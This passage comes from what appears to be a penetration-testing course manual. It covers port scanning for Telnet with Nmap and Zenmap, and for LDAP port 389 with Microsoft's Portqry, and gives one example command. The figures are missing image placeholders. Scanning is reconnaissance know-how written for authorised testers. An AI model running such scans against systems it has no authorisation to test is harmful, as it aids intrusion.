


Figure L.9: Port scan for Telnet ports using Zenmap in Windows





Figure L.10: Port scan for Telnet ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for LDAP Ports (Port 389)

The LDAP protocol provides directory services such as searching for resources like files and directories in a network. The attackers try to exploit the LDAP servers to obtain sensitive resources from the target. As a tester, you should check whether the LDAP server is exploitable from outside of the network. Initially, you should check whether the LDAP port (389) is open for accessing its services using a port scanning technique.

- **Portqry.exe**

  Source: *https://www.microsoft.com*

  Portqry.exe is a Windows-based command-line tool that is used for troubleshooting the network connectivity issues that is included with the Microsoft Windows Server 2003 support tools. It can also provide information about the status of the ports such as whether a port is open or closed or filtered. PortQry can send an LDAP query by using both TCP and UDP and interpret an LDAP server's response to that query correctly. PortQry parses, formats, and then returns the response from the LDAP server to the user.

  Use the following command to scan LDAP ports and you will receive the output shown in below figures:

  ```
  portqry -n myserver -p udp -e 389
  ```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.11: Port scan for LDAP using Port Query


